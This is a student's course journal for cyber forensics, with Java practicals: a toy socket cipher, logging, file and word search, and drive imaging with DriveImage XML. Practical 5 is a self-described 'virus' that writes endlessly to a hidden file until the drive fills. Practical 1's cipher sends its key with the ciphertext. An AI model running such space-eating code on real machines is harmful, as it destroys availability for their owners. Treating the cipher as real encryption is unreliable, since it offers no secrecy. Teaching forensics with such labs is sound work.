Cyber Forensics and Laws - Journal

Name: Shubham Lad

Roll No. 502

Class: MSc Computer Science Part II

Practical 01

Aim: - Create a java application to send encrypted message from sender and decrypt a message at receiver end.

Code: -

sender_p1.java

```
package cfl;
import java.io.BufferedReader;
import java.io.BufferedWriter;
import java.io.InputStreamReader;
import java.io.OutputStreamWriter;
import java.net.Socket;
import java.util.Random;
/**
 *
 * @author shubham
 */
public class sender_p1 {
    public static void main(String[] args) throws Exception {
        String s="";
        String ct="";
        String key="";
        Socket sc=new Socket("localhost",6017);
        Random r=new Random();
        int i=0,k=0;
        System.out.println("Enter the message: ");
        BufferedReader br= new BufferedReader(new
InputStreamReader(System.in));
        BufferedWriter bw=new BufferedWriter(new
OutputStreamWriter(sc.getOutputStream()));
```

```
        s=br.readLine();
        int j[]=new int[s.length()];
        for(i=0;i<s.length();i++) {
            j[k]=r.nextInt(50);
            key+=Integer.valueOf(j[k])+",";
            //System.out.println("j: ");
            //System.out.println(j[k]);
            ct+=(char)(s.charAt(i)+j[k]);
            k++;
        }
        System.out.println("Key: "+key);
        System.out.println("Encrypted message: "+ct);
        bw.write(ct+","+key);
        bw.flush();
        bw.close();
    }
}
```

receiver_p1.java

```
package cfl;
import java.io.BufferedReader;
import java.io.InputStreamReader;
import java.net.ServerSocket;
import java.net.Socket;
import java.util.Random;
/**
 *
 * @author shubham
 */
public class receiver_p1 {
    public static void main(String[] args) throws Exception {
```

```
        String ct="";
        String pt="";
        ServerSocket skt=new ServerSocket(6017);
        Socket sc=skt.accept();
        Random r=new Random();
        int i=0,k=0;
        //System.out.println("Enter the string: ");
        BufferedReader br= new BufferedReader(new
InputStreamReader(sc.getInputStream()));
        ct=br.readLine();
        String[] s=new String[ct.length()];
        s=ct.split(",");
        int[] j=new int[s[0].length()];
        System.out.println("Encrypted Message: "+s[0]);

        for(i=0;i<s[0].length();i++) {
            //System.out.println("Key: ");
            j[i]=Integer.parseInt(s[i+1]);
            // System.out.println("Key: ");
            //System.out.println(j[i]+",");
        }
        //System.out.println("j: ");
        for(i=0;i<s[0].length();i++) {
            //System.out.println(j[i]);
            pt+=(char)(s[0].charAt(i)-j[i]);
        }
        System.out.println("Decrypted/Original Message "+pt);
    }
}
```

Output: -

Sender.java

```
run:
Enter the message:
shubham
Key: 1,16,35,22,13,29,13,
Encrypted message: tx□xu~z
BUILD SUCCESSFUL (total time: 3 seconds)
```

Receiver.java

```
run:
Encrypted Message: tx□xu~z
Decrypted/Original Message shubham
BUILD SUCCESSFUL (total time: 5 seconds)
```

Practical 2

Aim: - Java program for creating log files


Code: -

```
package cfl;
import java.io.*;
import java.util.logging.*;
/**
 *
 * @author shubh
 */
public class prac_2 {
    public static void main(String[] args) {
        Logger l=Logger.getLogger(prac_2.class.getName());
        FileHandler fh;
        try {
            fh=new FileHandler("D:/mylogfile.log",true);
            l.addHandler(fh);
            l.setLevel(Level.ALL);
            SimpleFormatter sf=new SimpleFormatter();
            fh.setFormatter(sf);
            l.info("My first log");
        }
        catch(SecurityException e) {
            e.printStackTrace();
        }
        catch(IOException e) {
            e.printStackTrace();
        }
        l.info("This is CFL Prac 2");
```

```
    }
}
```

Output: -

```
run:
Sep 28, 2023 6:46:01 PM cfl.prac_2 main
INFO: My first log
Sep 28, 2023 6:46:01 PM cfl.prac_2 main
INFO: This is CFL Prac 2
BUILD SUCCESSFUL (total time: 0 seconds)
```



Practical 03

Aim: - Java program for searching file in given directory.

Code: -

```
package cfl;


/**
 *
 * @author shubh
 */
import java.io.*;
import java.util.*;
public class prac_3 {
    public static void main(String[] args) {
        Scanner sc= new Scanner(System.in);
        System.out.print("Enter Directory: ");
        String str1= sc.nextLine();//System.in is a standard input stream
        File dir = new File(str1);
        System.out.print("Enter first letter of file: ");
        String str2= sc.nextLine();
        FilenameFilter filter = new FilenameFilter() {
            public boolean accept (File dir, String name) {
                return name.startsWith(str2);
            }
        };
        String[] children = dir.list(filter);
        if (children == null) {
            System.out.println("Either dir does not exist or is not a
directory");
        } else {
```

```
            for (int i = 0; i< children.length; i++) {
                String filename = children[i];
                System.out.println(filename);
            }
        }
    }
}
```

Output: -

```
run:
Enter Directory: D:\NetBeans Projects
Enter first letter of file: r
robotics
BUILD SUCCESSFUL (total time: 36 seconds)
```

Practical 04


Aim: -Write a java application to search a particular word in a file.

Code: -

```
package cfl;
import java.io.BufferedReader;
import java.io.FileReader;
import java.io.InputStreamReader;
public class prac_4 {
    public static void main(String[] args) {
        try {
            String str="";
            String ser="";
            int flag=0;
            BufferedReader br=new BufferedReader(new
FileReader("D:\\NetBeans Projects\\cfl\\src\\cfl\\prac_4.txt"));
            BufferedReader br1=new BufferedReader(new
InputStreamReader(System.in));
            str=br.readLine();
            String [] s = new String[str.length()];
            System.out.println("enter the text you want to search");
            ser=br1.readLine();
            s=str.split(" ");
            for(int i=0;i<s.length;i++) {
                if(ser.equalsIgnoreCase(s[i])) {
                    System.out.println("Text "+ser+" Found");
                    flag=1;
                }
            }
            if(flag==0)
```

```
                System.out.println("Text "+ser+" Not Found");
        }
        catch(Exception e) {
            System.out.println(e);
        }
    }
}
```

File.txt



Output: -

```
run:
Enter the text you want to search:
success
Text success Found
BUILD SUCCESSFUL (total time: 9 seconds)
```


Practical 5

Aim: - Write a java program to create a virus for eating space of particular drive.

Code: -


```
package cfl;
import java.io.*;
/**
 *
 * @author shubh
 */
public class prac_5 {
    public static void main(String[] args) {
        try {
            FileWriter f=new FileWriter("D:/Virus.dll",true);
            while(true) {
                f.write("Programming Is Such A FUN !!!");
            }
        }
        catch(FileNotFoundException e){}
        catch(IOException e){}
    }
}
```


Output: -



Virus.dll Properties
General
Security
Details
Previous Versions
Virus.dll
Type of file: Application extension (.dll)
Opens with: Unknown application
Change...
Location: D:\
Size: 5.03 GB (5,41,09,30,688 bytes)
Size on disk: 5.03 GB (5,41,09,30,688 bytes)
Created: 04 October 2022, 02:39:38
Modified: 04 October 2022, 02:41:00
Accessed: 04 October 2022, 02:41:00
Attributes: Read-only Hidden
Advanced...
OK
Cancel
Apply


Practical 06


Aim: - Use Drive Image XML to image a hard drive.





Backup
Welcome to the drive backup wizard!
This wizard will assist you with backing up your drives:
Drive
Label
Type
Capacity
% used
Physic...
D:
NTFS
117 GB
0
DISK0#3
Next >
Cancel


Backup
Backup
Select a backup location and imaging options.
Directory:
C:\Users\admin\Documents
Files:
Drive
File name
D:
Drive_D
Options:
Raw mode
Split large files
Compression:
None
Hot Imaging Strategy:
Try Volume Locking first
Try Volume Shadow Services first
< Back
Next >
Cancel



Backup
Backup of D: in progress
Using module: C:\Program Files (x86)\Runtime Software\DriveImage XML\vss642008.exe
Opening shadow volume: \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy3
Snapshot ID: {ca4b313a-1ab6-4afa-a345-934148aa13dd}
Using Volume Shadow '\\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy3'
Opening destination DAT file 'C:\Users\admin\Documents\Drive_D.dat'
Options: [SPLIT LOCK-V]
Opening destination XML file 'C:\Users\admin\Documents\Drive_D.xml'
Obtaining drive Bitmap...
Writing overhead...
Start copying data...
sector 0 (44160 sectors)
sector 6021792 (131072 sectors)
sector 6152992 (8 sectors)
sector 6283936 (8032 sectors)
sector 122880000 (6144000 sectors)
Time passed: 00:00:30 Time remaining: 00:01:38
24%
Finish
Cancel



Backup
Backup finished
Opening destination XML file 'C:\Users\admin\Documents\Drive_D.xml'
Obtaining drive Bitmap...
Writing overhead...
Start copying data...
sector 0 (44160 sectors)
sector 6021792 (131072 sectors)
sector 6152992 (8 sectors)
sector 6283936 (8032 sectors)
sector 122880000 (6144000 sectors)
Dumping file names to XML...
Closing source...
Releasing shadow: \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy3
Snapshot ID: {ca4b313a-1ab6-4afa-a345-934148aa13dd}...
Imaging 'D:' completed successfully
Ready.
100%
Finish



Libraries ▸ Documents ▸
Search Documents
Organize
Share with
Burn
New folder
Favorites
Desktop
Downloads
Recent Places
Libraries
Documents
Music
Pictures
Videos
Computer
Local Disk (C:)
Local Disk (D:)
Local Disk (E:)
System Reserved (G:
Network
Documents library
Includes: 2 locations
Arrange by: Folder
Name
Date modified
Type
Size
Arduino 3/26/2022 9:59 AM File folder
NetBeansProjects 7/11/2022 9:09 AM File folder
R 2/18/2022 9:51 AM R Workspace 3 KB
.Rhistory 3/15/2022 11:20 AM RHISTORY File 1 KB
BIBDprac1.R 2/17/2022 12:06 PM R File 1 KB
Drive_D 7/11/2022 9:28 AM WinRAR archive 672,000 KB
Drive_D.002 7/11/2022 9:28 AM 002 File 672,000 KB
Drive_D.003 7/11/2022 9:28 AM 003 File 672,000 KB
Drive_D.004 7/11/2022 9:28 AM 004 File 475,637 KB
Drive_D.dat 7/11/2022 9:28 AM DAT File 672,000 KB
Drive_D 7/11/2022 9:28 AM XML Document 11 KB
13 items
9:33 AM
7/11/2022


Practical 07


Aim: - Create forensic images of digital devices from volatile data such as memory using imager for computer system.

